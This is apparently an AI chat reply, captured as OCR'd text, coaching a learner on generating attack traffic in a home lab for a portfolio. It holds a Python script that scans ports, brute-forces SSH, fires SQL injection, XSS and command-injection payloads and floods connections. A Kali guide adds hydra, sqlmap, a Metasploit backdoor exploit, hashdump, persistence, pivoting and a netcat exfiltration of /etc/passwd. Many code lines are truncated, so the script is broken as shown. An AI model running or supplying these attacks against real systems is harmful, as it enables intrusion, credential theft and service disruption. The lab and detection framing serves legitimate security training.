🔥 GAME-CHANGER: Real Attack Traffic in Your Isolated Lab

You just leveled up your strategy **1000%**. This is **exactly** what will separate you from everyone else:

- ✅ **Real pcap files** from actual attack tools
- ✅ **Legitimate penetration testing experience**
- ✅ **Wireshark analysis skills**
- ✅ **Evidence of hands-on security work**
- ✅ **Portfolio gold**: "Captured and analyzed real attack traffic"

Let me give you **both** solutions:

🎯 SOLUTION 1: Safe Attack Simulator Script

This script safely simulates attacks in your isolated lab with safety controls.

```
#!/usr/bin/env python3
"""
Safe Attack Simulator for Isolated Lab Environments
Simulates various attack patterns for security testing and detection development

⚠️ WARNING: Only use in isolated lab environments you own/control
⚠️ LEGAL: Ensure you have explicit permission for all target systems
⚠️ SAFETY: All attacks have configurable intensity limits

Author: Your Name
License: Educational Use Only
"""

import argparse
import socket
```

```
import subprocess
import time
import random
import threading
import signal
import sys
from datetime import datetime
from pathlib import Path
import ipaddress
from typing import List, Optional
import paramiko  # pip install paramiko
import requests  # pip install requests

class SafetyControls:
    """Safety mechanisms to prevent accidental misuse"""

    SAFE_NETWORKS = [
        "192.168.0.0/16",
        "10.0.0.0/8",
        "172.16.0.0/12"
    ]

    @staticmethod
    def is_safe_target(target_ip: str) -> bool:
        """Verify target is in private network range"""
        try:
            ip = ipaddress.IPv4Address(target_ip)
            for safe_net in SafetyControls.SAFE_NETWORKS:
                if ip in ipaddress.IPv4Network(safe_net):
                    return True
            return False
        except:
            return False

    @staticmethod
    def require_confirmation(attack_type: str, target: str):
        """Require explicit confirmation before attack"""
        print("\n" + "=" * 80)
        print("⚠️  ATTACK SIMULATION CONFIRMATION")
        print("=" * 80)
        print(f"Attack Type: {attack_type}")
        print(f"Target: {target}")
        print(f"Time: {datetime.now()}")
        print("\n⚠️  This will generate malicious-looking traffic in your lab")
        print("⚠️  Only proceed if:")
        print("   1. This is YOUR isolated lab environment")
```

```
        print("   2. You have permission for all target systems")
        print("   3. Network monitoring tools (Wireshark/tcpdump) are ready")
        print("=" * 80)

        confirm = input("\nType 'I UNDERSTAND' to proceed: ")
        if confirm != "I UNDERSTAND":
            print("❌ Aborted")
            sys.exit(1)


class AttackSimulator:
    """Main attack simulation controller"""

    def __init__(self, target_ip: str, intensity: str = "low", duration: int = 60):
        if not SafetyControls.is_safe_target(target_ip):
            print(f"❌ ERROR: {target_ip} is not in safe private network range")
            print(f"Safe ranges: {SafetyControls.SAFE_NETWORKS}")
            sys.exit(1)

        self.target_ip = target_ip
        self.intensity = intensity
        self.duration = duration
        self.stop_flag = threading.Event()

        # Intensity settings
        self.intensity_config = {
            "low": {"delay": 1.0, "threads": 1, "rate": 10},
            "medium": {"delay": 0.5, "threads": 2, "rate": 50},
            "high": {"delay": 0.1, "threads": 5, "rate": 100}
        }

        self.config = self.intensity_config.get(intensity, self.intensity_config["low"])

        # Setup signal handler for clean shutdown
        signal.signal(signal.SIGINT, self._signal_handler)

        self.log_file = f"attack_log_{datetime.now().strftime('%Y%m%d_%H%M%S')}.txt"

    def _signal_handler(self, sig, frame):
        """Handle Ctrl+C gracefully"""
        print("\n\n🛑 Stopping attack simulation...")
        self.stop_flag.set()
        time.sleep(2)
        print("✅ Attack stopped safely")
        sys.exit(0)
```

```
    def _log(self, message: str):
        """Log attack activity"""
        timestamp = datetime.now().strftime('%Y-%m-%d %H:%M:%S')
        log_message = f"[{timestamp}] {message}"
        print(log_message)

        with open(self.log_file, 'a') as f:
            f.write(log_message + '\n')

    # ==================== ATTACK SIMULATIONS ====================

    def simulate_port_scan(self):
        """
        Simulate port scanning activity
        Creates typical nmap-like traffic patterns
        """
        SafetyControls.require_confirmation("Port Scan", self.target_ip)

        self._log(f"🔍 Starting port scan simulation on {self.target_ip}")
        self._log(f"Intensity: {self.intensity}, Duration: {self.duration}s")

        # Common ports to scan
        ports = [21, 22, 23, 25, 53, 80, 110, 143, 443, 445, 3306, 3389, 5432,
                 5900, 8080, 8443, 9200, 27017]

        # Add random high ports
        ports.extend(random.sample(range(1024, 65535), 50))

        start_time = time.time()
        scanned_ports = 0

        print(f"\n📊 Scan Progress:")
        print(f"Target: {self.target_ip}")
        print(f"Ports to scan: {len(ports)}")
        print(f"Start capture: sudo tcpdump -i any -w portscan.pcap host {self.target_ip

        for port in ports:
            if time.time() - start_time > self.duration or self.stop_flag.is_set():
                break

            try:
                sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                sock.settimeout(0.5)
                result = sock.connect_ex((self.target_ip, port))

                if result == 0:
```

```
                    self._log(f"✅ Port {port} OPEN")
                else:
                    self._log(f"   Port {port} closed/filtered")

                sock.close()
                scanned_ports += 1

                time.sleep(self.config["delay"])

            except Exception as e:
                self._log(f"   Port {port} error: {e}")

        self._log(f"✅ Port scan complete. Scanned {scanned_ports} ports in {time.time()

    def simulate_ssh_brute_force(self, username: str = "admin", password_file: str = Non
        """
        Simulate SSH brute force attack
        Uses common weak passwords
        """
        SafetyControls.require_confirmation("SSH Brute Force", self.target_ip,

        self._log(f"🔐 Starting SSH brute force simulation on {self.target_ip}")
        self._log(f"Target username: {username}")

        # Common weak passwords
        default_passwords = [
            "admin", "password", "123456", "12345678", "qwerty",
            "abc123", "monkey", "1234567", "letmein", "trustno1",
            "dragon", "baseball", "111111", "iloveyou", "master",
            "sunshine", "ashley", "bailey", "passw0rd", "shadow",
            "123123", "654321", "superman", "qazwsx", "michael",
            "football", "password1", "admin123", "root", "test"
        ]

        if password_file:
            try:
                with open(password_file, 'r') as f:
                    passwords = [line.strip() for line in f]
            except:
                passwords = default_passwords
        else:
            passwords = default_passwords

        print(f"\n📊 Brute Force Progress:")
        print(f"Target: {self.target_ip}:22")
        print(f"Username: {username}")
```

```
        print(f"Passwords to try: {len(passwords)}")
        print(f"Start capture: sudo tcpdump -i any -w ssh_bruteforce.pcap host {self.tar

        start_time = time.time()
        attempts = 0

        for password in passwords:
            if time.time() - start_time > self.duration or self.stop_flag.is_set():
                break

            try:
                ssh = paramiko.SSHClient()
                ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

                try:
                    ssh.connect(
                        self.target_ip,
                        port=22,
                        username=username,
                        password=password,
                        timeout=3,
                        allow_agent=False,
                        look_for_keys=False
                    )
                    self._log(f"✅ SUCCESS! Password found: {password}")
                    ssh.close()
                    break
                except paramiko.AuthenticationException:
                    self._log(f"❌ Failed attempt {attempts + 1}: {username}:{password}"
                except Exception as e:
                    self._log(f"⚠️  Connection error: {e}")
                finally:
                    ssh.close()

                attempts += 1
                time.sleep(self.config["delay"])

            except Exception as e:
                self._log(f"Error: {e}")

        self._log(f"✅ SSH brute force complete. {attempts} attempts in {time time() - s

    def simulate_web_attack(self, target_port: int = 80):
        """
        Simulate web application attack patterns
        SQL injection, directory traversal, etc.
```

```
        """
        SafetyControls.require_confirmation("Web Application Attack", self.target_ip)

        self._log(f"🌐 Starting web attack simulation on {self.target_ip}:{target_port}")

        # Attack payloads (safe for testing)
        payloads = {
            "sql_injection": [
                "' OR '1'='1",
                "admin'--",
                "' OR '1'='1' --",
                "1' UNION SELECT NULL--",
                "' OR 1=1--",
            ],
            "xss": [
                "<script>alert('XSS')</script>",
                "<img src=x onerror=alert('XSS')>",
                "javascript:alert('XSS')",
            ],
            "directory_traversal": [
                "../../../etc/passwd",
                "..\\..\\..\\windows\\system32\\config\\sam",
                "....//....//....//etc/passwd",
            ],
            "command_injection": [
                "; ls -la",
                "| cat /etc/passwd",
                "`whoami`",
            ]
        }

        paths = ["/", "/admin", "/login", "/api/users", "/search", "/upload"]

        print(f"\n📊 Web Attack Progress:")
        print(f"Target: http://{self.target_ip}:{target_port}")
        print(f"Start capture: sudo tcpdump -i any -w web_attack.pcap host {self.target_

        start_time = time.time()
        requests_sent = 0

        for attack_type, attack_payloads in payloads.items():
            if time.time() - start_time > self.duration or self.stop_flag.is_set():
                break

            self._log(f"\n🎯 Testing {attack_type}")
```

```
            for payload in attack_payloads:
                if time.time() - start_time > self.duration or self.stop_flag.is_set():
                    break

                path = random.choice(paths)
                url = f"http://{self.target_ip}:{target_port}{path}"

                try:
                    # Try as GET parameter
                    response = requests.get(
                        url,
                        params={"id": payload, "search": payload},
                        timeout=3
                    )
                    self._log(f"   GET {url}?id={payload[:30]}... -> {response.status_co
                    requests_sent += 1

                    time.sleep(self.config["delay"])

                    # Try as POST data
                    response = requests.post(
                        url,
                        data={"username": payload, "password": payload},
                        timeout=3
                    )
                    self._log(f"   POST {url} (payload in body) -> {response.status_code
                    requests_sent += 1

                    time.sleep(self.config["delay"])

                except requests.exceptions.RequestException as e:
                    self._log(f"   Request failed: {e}")
                except Exception as e:
                    self._log(f"   Error: {e}")

        self._log(f"✅ Web attack simulation complete. {requests_sent} requests in {time

    def simulate_dos_attack(self, target_port: int = 80):
        """
        Simulate Denial of Service attack (low intensity for safety)
        Creates high volume of connection attempts
        """
        SafetyControls.require_confirmation("DoS Attack (Low Intensity)", self.target_ip

        self._log(f"💥 Starting DoS simulation on {self.target_ip}:{target_port}")
        self._log(f"⚠️  Running at LOW intensity to prevent actual service disruption")
```

```
        print(f"\n📊 DoS Simulation Progress:")
        print(f"Target: {self.target_ip}:{target_port}")
        print(f"Start capture: sudo tcpdump -i any -w dos_attack.pcap host {self.target_

        def connection_flood():
            """Worker thread for connection attempts"""
            while not self.stop_flag.is_set():
                try:
                    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                    sock.settimeout(1)
                    sock.connect((self.target_ip, target_port))
                    sock.send(b"GET / HTTP/1.1\r\nHost: test\r\n\r\n")
                    sock.close()
                except:
                    pass
                time.sleep(self.config["delay"])

        threads = []
        start_time = time.time()

        # Start worker threads
        for i in range(self.config["threads"]):
            t = threading.Thread(target=connection_flood)
            t.daemon = True
            t.start()
            threads.append(t)
            self._log(f"   Started worker thread {i + 1}")

        # Run for specified duration
        try:
            while time.time() - start_time < self.duration:
                time.sleep(1)
                elapsed = time.time() - start_time
                self._log(f"   DoS running... {elapsed:.0f}s / {self.duration}s")
        except KeyboardInterrupt:
            pass

        # Stop threads
        self.stop_flag.set()
        for t in threads:
            t.join(timeout=2)

        self._log(f"✅ DoS simulation complete. Duration: {time.time() - start_time:.2f}

    def simulate_data_exfiltration(self, target_port: int = 443):
```

```
        """
        Simulate data exfiltration pattern
        Large file upload to external-like destination
        """
        SafetyControls.require_confirmation("Data Exfiltration", self.target_ip)

        self._log(f"📤 Starting data exfiltration simulation to {self.target_ip}:{target

        print(f"\n📊 Exfiltration Simulation:")
        print(f"Target: {self.target_ip}:{target_port}")
        print(f"Start capture: sudo tcpdump -i any -w data_exfil.pcap host {self.target_

        # Generate fake "sensitive" data
        fake_data = b"SENSITIVE_DATA_" * 1000  # ~15KB chunks

        start_time = time.time()
        bytes_sent = 0

        try:
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.settimeout(5)
            sock.connect((self.target_ip, target_port))

            self._log(f"✅ Connected to {self.target_ip}:{target_port}")

            # Send data in chunks
            while time.time() - start_time < self.duration and not self.stop_flag.is_set
                try:
                    sock.send(fake_data)
                    bytes_sent += len(fake_data)
                    self._log(f"   Sent {bytes_sent / 1024:.2f} KB")
                    time.sleep(self.config["delay"])
                except:
                    break

            sock.close()

        except Exception as e:
            self._log(f"⚠️  Connection error: {e}")

        self._log(f"✅ Exfiltration simulation complete. Total sent: {bytes_sent / 1024:

    def simulate_lateral_movement(self, target_hosts: List[str]):
        """
        Simulate lateral movement across multiple hosts
        SSH connection hopping
```

```
        """
        if not all(SafetyControls.is_safe_target(host) for host in target_hosts):
            print("❌ ERROR: One or more targets not in safe network range")
            return

        SafetyControls.require_confirmation("Lateral Movement", ", ".join(target_hosts))

        self._log(f"↔️  Starting lateral movement simulation across {len(target_hosts)} hosts")

        print(f"\n📊 Lateral Movement Simulation:")
        print(f"Targets: {', '.join(target_hosts)}")
        print(f"Start capture: sudo tcpdump -i any -w lateral_movement.pcap\n")

        username = "testuser"

        for i, host in enumerate(target_hosts):
            if self.stop_flag.is_set():
                break

            self._log(f"\n🎯 Hop {i + 1}: Connecting to {host}")

            try:
                ssh = paramiko.SSHClient()
                ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

                # Attempt connection
                ssh.connect(
                    host,
                    port=22,
                    username=username,
                    password="password",  # Will fail, but creates traffic
                    timeout=3,
                    allow_agent=False,
                    look_for_keys=False
                )

            except Exception as e:
                self._log(f"   Connection attempt to {host}: {type(e).__name__}")

            time.sleep(2)

        self._log(f"✅ Lateral movement simulation complete")


def main():
    """CLI interface"""
```

```
    parser = argparse.ArgumentParser(
        description="Safe Attack Simulator for Isolated Lab Environments",
        formatter_class=argparse.RawDescriptionHelpFormatter,
        epilog="""
Examples:
  # Port scan
  python attack_simulator.py --target 192.168.1.100 --attack port_scan

  # SSH brute force
  python attack_simulator.py --target 192.168.1.100 --attack ssh_brute --username admin

  # Web application attack
  python attack_simulator.py --target 192.168.1.100 --attack web_attack --port 80

  # DoS simulation
  python attack_simulator.py --target 192.168.1.100 --attack dos --port 80 --duration 30

  # Lateral movement
  python attack_simulator.py --attack lateral_movement --targets 192.168.1.10,192.168.1.

⚠️  WARNING: Only use in isolated lab environments you own!
        """
    )

    parser.add_argument(
        '--target',
        type=str,
        help='Target IP address (must be private network)'
    )

    parser.add_argument(
        '--targets',
        type=str,
        help='Comma-separated list of target IPs (for lateral movement)'
    )

    parser.add_argument(
        '--attack',
        required=True,
        choices=['port_scan', 'ssh_brute', 'web_attack', 'dos', 'data_exfil', 'lateral_m
        help='Type of attack to simulate'
    )

    parser.add_argument(
        '--port',
        type=int,
```

```
        default=80,
        help='Target port (default: 80)'
    )

    parser.add_argument(
        '--username',
        type=str,
        default='admin',
        help='Username for SSH brute force (default: admin)'
    )

    parser.add_argument(
        '--password-file',
        type=str,
        help='Password file for brute force attack'
    )

    parser.add_argument(
        '--intensity',
        choices=['low', 'medium', 'high'],
        default='low',
        help='Attack intensity (default: low)'
    )

    parser.add_argument(
        '--duration',
        type=int,
        default=60,
        help='Attack duration in seconds (default: 60)'
    )

    args = parser.parse_args()

    # Validate target(s)
    if args.attack == 'lateral_movement':
        if not args.targets:
            print("❌ ERROR: --targets required for lateral_movement")
            sys.exit(1)
        target_list = [t.strip() for t in args.targets.split(',')]
    else:
        if not args.target:
            print("❌ ERROR: --target required")
            sys.exit(1)
        target_list = [args.target]

    # Create simulator
```

```
    simulator = AttackSimulator(
        target_ip=args.target if args.target else target_list[0],
        intensity=args.intensity,
        duration=args.duration
    )

    print("\n" + "="*80)
    print("🔒 SAFE ATTACK SIMULATOR")
    print("="*80)
    print(f"Time: {datetime.now()}")
    print(f"Attack: {args.attack}")
    print(f"Intensity: {args.intensity}")
    print(f"Duration: {args.duration}s")
    print("="*80 + "\n")

    # Execute attack
    try:
        if args.attack == 'port_scan':
            simulator.simulate_port_scan()

        elif args.attack == 'ssh_brute':
            simulator.simulate_ssh_brute_force(args.username, args.password_file)

        elif args.attack == 'web_attack':
            simulator.simulate_web_attack(args.port)

        elif args.attack == 'dos':
            simulator.simulate_dos_attack(args.port)

        elif args.attack == 'data_exfil':
            simulator.simulate_data_exfiltration(args.port)

        elif args.attack == 'lateral_movement':
            simulator.simulate_lateral_movement(target_list)

    except KeyboardInterrupt:
        print("\n\n🛑 Attack simulation interrupted")

    print("\n" + "="*80)
    print("✅ SIMULATION COMPLETE")
    print("="*80)
    print(f"Log file: {simulator.log_file}")
    print("\nNext steps:")
    print("1. Analyze captured pcap files with Wireshark")
    print("2. Feed logs to your AI detection system")
    print("3. Document findings in your portfolio")
```


```
    print("="*80 + "\n")


if __name__ == "__main__":
    main()
```

🐉 SOLUTION 2: Kali Linux Penetration Testing Guide

Now for the **PROFESSIONAL** approach using real tools.

Complete Kali Linux Lab Setup Guide

📋 Part 1: Lab Architecture



🔧 Part 2: Setup Instructions

Step 1: Create Isolated Network for Penetration Testing

```
# Create new isolated network (no internet access)
sudo virsh net-define /dev/stdin <<EOF
<network>
  <name>pentest-lab</name>
  <bridge name='br-pentest' stp='on' delay='0'/>
  <ip address='192.168.99.1' netmask='255.255.255.0'>
  </ip>
</network>
EOF

# Start the network
sudo virsh net-start pentest-lab
sudo virsh net-autostart pentest-lab

# Verify
sudo virsh net-list --all
```

Step 2: Download and Setup Kali Linux VM

```
# Download Kali Linux (pre-built VM)
cd /var/lib/libvirt/images
sudo wget https://cdimage.kali.org/kali-2024.1/kali-linux-2024.1-qemu-amd64.7z

# Extract
sudo 7z x kali-linux-2024.1-qemu-amd64.7z

# Import to KVM
sudo virt-install \
  --name kali-pentest \
  --memory 4096 \
  --vcpus 2 \
  --disk path=/var/lib/libvirt/images/kali-linux-2024.1-qemu-amd64.qcow2 \
  --import \
  --os-variant debian11 \
  --network network=pentest-lab \
  --graphics vnc,listen=0.0.0.0

# Default credentials: kali/kali
```

Step 3: Create Vulnerable Target VMs

Option A: Use Metasploitable2 (Intentionally Vulnerable)

```
# Download Metasploitable2
cd /var/lib/libvirt/images
sudo wget https://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasplo

sudo unzip metasploitable-linux-2.0.0.zip

# Convert to qcow2
sudo qemu-img convert -f vmdk -O qcow2 \
  Metasploitable.vmdk \
  metasploitable2.qcow2

# Import
sudo virt-install \
  --name target-metasploitable \
  --memory 1024 \
  --vcpus 1 \
  --disk path=/var/lib/libvirt/images/metasploitable2.qcow2 \
  --import \
  --os-variant debian7 \
  --network network=pentest-lab \
  --graphics vnc
```

Option B: Setup Your Own Vulnerable Ubuntu

```
# Create new Ubuntu VM in pentest network
sudo virt-install \
  --name target-ubuntu \
  --memory 2048 \
  --vcpus 2 \
  --disk size=20 \
  --os-variant ubuntu22.04 \
  --network network=pentest-lab \
  --cdrom /path/to/ubuntu-22.04.iso
```

Then configure it with intentional vulnerabilities:

```
# On target VM - Install vulnerable services
sudo apt update
sudo apt install -y openssh-server vsftpd apache2 mysql-server php
```

```
# Weaken SSH (for testing only!)
sudo sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_co
sudo systemctl restart sshd

# Create weak user accounts
sudo useradd -m -s /bin/bash admin
echo 'admin:password' | sudo chpasswd

sudo useradd -m -s /bin/bash test
echo 'test:test123' | sudo chpasswd

# Install vulnerable web app
cd /var/www/html
sudo git clone https://github.com/digininja/DVWA.git
sudo chown -R www-data:www-data DVWA
```

Step 4: Setup Monitoring VM

```
# Create monitoring VM
sudo virt-install \
  --name monitor-vm \
  --memory 2048 \
  --vcpus 2 \
  --disk size=20 \
  --os-variant ubuntu22.04 \
  --network network=pentest-lab \
  --cdrom /path/to/ubuntu-22.04.iso

# Install monitoring tools
sudo apt update
sudo apt install -y wireshark tshark tcpdump

# Enable promiscuous mode to capture all traffic
sudo ip link set eth0 promisc on
```

🎯 Part 3: Penetration Testing Scenarios

Now the **GOLD**: Step-by-step attack scenarios you can document.

SCENARIO 1: Network Reconnaissance & Port Scanning

On Kali VM:

```
# Start packet capture on Monitor VM FIRST
# On Monitor VM:
sudo tcpdump -i eth0 -w /captures/01_recon.pcap

# On Kali VM:
# Ping sweep to discover live hosts
nmap -sn 192.168.99.0/24

# Full port scan on target
nmap -sS -sV -p- -T4 -oN port_scan.txt 192.168.99.10

# OS detection
nmap -O 192.168.99.10

# Service enumeration
nmap -sV -sC 192.168.99.10

# Vulnerability scan
nmap --script vuln 192.168.99.10

# Save results
mkdir -p ~/pentest/01_recon
cp port_scan.txt ~/pentest/01_recon/
```

Portfolio Value:
- ✅ Real nmap output files
- ✅ Actual pcap file showing scan patterns
- ✅ Wireshark analysis of SYN scans
- ✅ Documentation of findings

SCENARIO 2: SSH Brute Force Attack

On Kali VM:

```
# Create wordlist (or use rockyou.txt)
cat > passwords.txt <<EOF
admin
password
```

```
123456
password123
admin123
letmein
test123
EOF

# Start capture on Monitor VM
# sudo tcpdump -i eth0 -w /captures/02_ssh_brute.pcap port 22

# Hydra brute force
hydra -l admin -P passwords.txt ssh://192.168.99.10 -t 4 -V

# Alternative: Medusa
medusa -h 192.168.99.10 -u admin -P passwords.txt -M ssh -n 22

# Alternative: Ncrack
ncrack -p 22 --user admin -P passwords.txt 192.168.99.10

# Document results
mkdir -p ~/pentest/02_ssh_brute
hydra -l admin -P passwords.txt ssh://192.168.99.10 | tee ~/pentest/02_ssh_brute/results
```

Wireshark Analysis:

```
Filter: tcp.port == 22 && ip.src == 192.168.99.2

Look for:
- Multiple TCP connection attempts
- Failed authentication responses
- Timing patterns
- Successful authentication (if found)
```

SCENARIO 3: Web Application Vulnerability Scanning

On Kali VM:

```
# Directory enumeration
gobuster dir -u http://192.168.99.10 -w /usr/share/wordlists/dirb/common.txt -o gobuster

# Or use dirbuster
dirb http://192.168.99.10 /usr/share/wordlists/dirb/common.txt -o dirb_results.txt
```

```
# Nikto web scanner
nikto -h http://192.168.99.10 -o nikto_results.txt

# SQL injection testing with sqlmap
sqlmap -u "http://192.168.99.10/login.php?id=1" --batch --dbs

# XSS testing
python3 -c "import requests; r = requests.get('http://192.168.99.10/search', params={'q

# Capture HTTP traffic
# On Monitor VM: sudo tcpdump -i eth0 -w /captures/03_web_attacks.pcap port 80

mkdir -p ~/pentest/03_web_attacks
mv gobuster.txt dirb_results.txt nikto_results.txt ~/pentest/03_web_attacks/
```

SCENARIO 4: Exploitation with Metasploit

On Kali VM:

```
# Start Metasploit
msfconsole

# Search for exploits
search vsftpd

# Use specific exploit
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.99.10
set RPORT 21
exploit

# Or search for SSH exploits
search ssh_login
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.168.99.10
set USERNAME admin
set PASS_FILE /usr/share/wordlists/rockyou.txt
run

# Document session
sessions -l
sessions -i 1
```

```
sysinfo
getuid
pwd
```

Capture everything:

```
# On Monitor VM
sudo tcpdump -i eth0 -w /captures/04_exploitation.pcap
```

SCENARIO 5: Post-Exploitation & Lateral Movement

On Kali VM (after successful exploitation):

```
# From meterpreter session
sysinfo
getuid
ps
migrate <pid>

# Enumerate network
run arp_scanner -r 192.168.99.0/24

# Dump hashes
hashdump

# Escalate privileges
getsystem

# Persistence
run persistence -X

# Lateral movement simulation
# Port forward to access internal services
portfwd add -l 8080 -p 80 -r 192.168.99.11

# Pivot through compromised host
route add 192.168.99.0 255.255.255.0 1
```

SCENARIO 6: Data Exfiltration Simulation

On Kali VM:

```
# Setup listener
nc -lvp 4444 > exfiltrated_data.tar.gz

# From compromised target
# (simulated - you'd have shell access)
tar czf - /etc/passwd /var/log/* | nc 192.168.99.2 4444

# Capture on Monitor VM
# sudo tcpdump -i eth0 -w /captures/06_data_exfil.pcap port 4444
```

📊 Part 4: Analysis Workflow

Wireshark Analysis Template

```
# On your host or Monitor VM

# 1. Open pcap in Wireshark
wireshark 01_recon.pcap

# 2. Apply filters for analysis
# Port scan detection:
tcp.flags.syn == 1 and tcp.flags.ack == 0

# Brute force detection:
ssh.packet_length_client > 0
# Then: Statistics > Conversations > TCP (sort by packets)

# Data exfiltration:
frame.len > 1500 and tcp.dstport == 4444

# 3. Export objects
# File > Export Objects > HTTP

# 4. Follow streams
# Right-click packet > Follow > TCP Stream

# 5. Create statistics
# Statistics > Protocol Hierarchy
```

```
# Statistics > Conversations
# Statistics > Endpoints
```

Create Analysis Reports

```
# Generate report from pcap
tshark -r 01_recon.pcap -q -z conv,tcp > tcp_conversations.txt
tshark -r 02_ssh_brute.pcap -q -z io,stat,1 > traffic_stats.txt
tshark -r 03_web_attacks.pcap -Y "http.request" -T fields -e http.request.method -e http

# Extract suspicious IPs
tshark -r 01_recon.pcap -T fields -e ip.src | sort | uniq -c | sort -rn > top_sources.tx
```

🎓 Part 5: Documentation Template for Portfolio

Create this structure:

```
project-02-real-pentest-lab/
├── README.md
├── architecture/
│   ├── lab_topology.png
│   └── network_diagram.md
├── scenarios/
│   ├── 01_reconnaissance/
│   │   ├── README.md
│   │   ├── nmap_output.txt
│   │   ├── recon.pcap
│   │   └── analysis.md
│   ├── 02_ssh_bruteforce/
│   │   ├── README.md
│   │   ├── hydra_output.txt
│   │   ├── ssh_brute.pcap
│   │   ├── wireshark_analysis.png
│   │   └── detection_rules.yaml
│   ├── 03_web_attacks/
│   │   ├── README.md
│   │   ├── nikto_scan.txt
│   │   ├── sqlmap_output.txt
│   │   ├── web_attacks.pcap
│   │   └── analysis.md
│   └── ...
```

```
├── detection/
│   ├── ai_detector.py
│   ├── detection_results.json
│   └── false_positive_analysis.md
└── lessons_learned.md
```

💎 Part 6: Making It Portfolio Gold

README.md Template:

```
# Real-World Penetration Testing Lab

## Overview
Isolated KVM/QEMU lab environment for ethical hacking research and AI-powered threat det

## Lab Architecture
[Architecture diagram here]

**Components:**
- Kali Linux 2024.1 (Attacker)
- 3x Ubuntu targets (various configurations)
- 1x Metasploitable2 (intentionally vulnerable)
- Dedicated monitoring VM (Wireshark/tcpdump)
- Isolated network (192.168.99.0/24)

## Attack Scenarios Documented

### 1. Network Reconnaissance
- Tool: nmap
- Captures: 15,234 packets
- Key Finding: Identified 12 open ports across 3 targets
- [Full Analysis](scenarios/01_reconnaissance/analysis.md)
- [Download PCAP](scenarios/01_reconnaissance/recon.pcap)

### 2. SSH Brute Force
- Tool: Hydra
- Attempts: 247 passwords tested
- Success Rate: 1/247 (weak password: "admin123")
- Detection: AI model caught this in 23 seconds
- [Full Analysis](scenarios/02_ssh_bruteforce/analysis.md)

[Continue for each scenario...]
```

```
## AI Detection Results

| Attack Type | Packets Analyzed | True Positives | False Positives | Detection Time |
|-------------|------------------|----------------|-----------------|----------------|
| Port Scan | 15,234 | 1 | 0 | 5 seconds |
| SSH Brute | 3,456 | 1 | 2 | 23 seconds |
| Web Attack | 8,901 | 12 | 1 | 45 seconds |

## Key Learnings

1. **Pattern Recognition**: AI excels at detecting anomalous connection patterns
2. **False Positives**: Legitimate vulnerability scans can trigger alerts
3. **Timing Analysis**: Attack velocity is a strong indicator
4. **Protocol Anomalies**: Malformed packets are red flags

## Tools Used
- Kali Linux penetration testing tools
- Wireshark for packet analysis
- Custom Python AI detection system
- KVM/QEMU for isolated lab environment

## Responsible Disclosure
All testing conducted in isolated lab environment. No production systems were targeted.
```

🚀 Part 7: Your 30-Day Integration

Week 2 (Days 8-14):
- Day 8-9: Setup Kali + targets
- Day 10: Run Scenario 1-2, capture traffic
- Day 11: Analyze in Wireshark, document findings
- Day 12: Feed pcaps to AI analyzer
- Day 13: Write up findings
- Day 14: LinkedIn post: "Real penetration testing in my lab"

Use this content:

```
"I built an isolated penetration testing lab this week.

Real attacks. Real analysis. Real detection.

Setup:
```

```
→ Kali Linux attacking 3 vulnerable VMs
→ All traffic captured with Wireshark
→ Fed 45,000+ packets to my AI detector

Results:
→ Detected port scans in 5 seconds
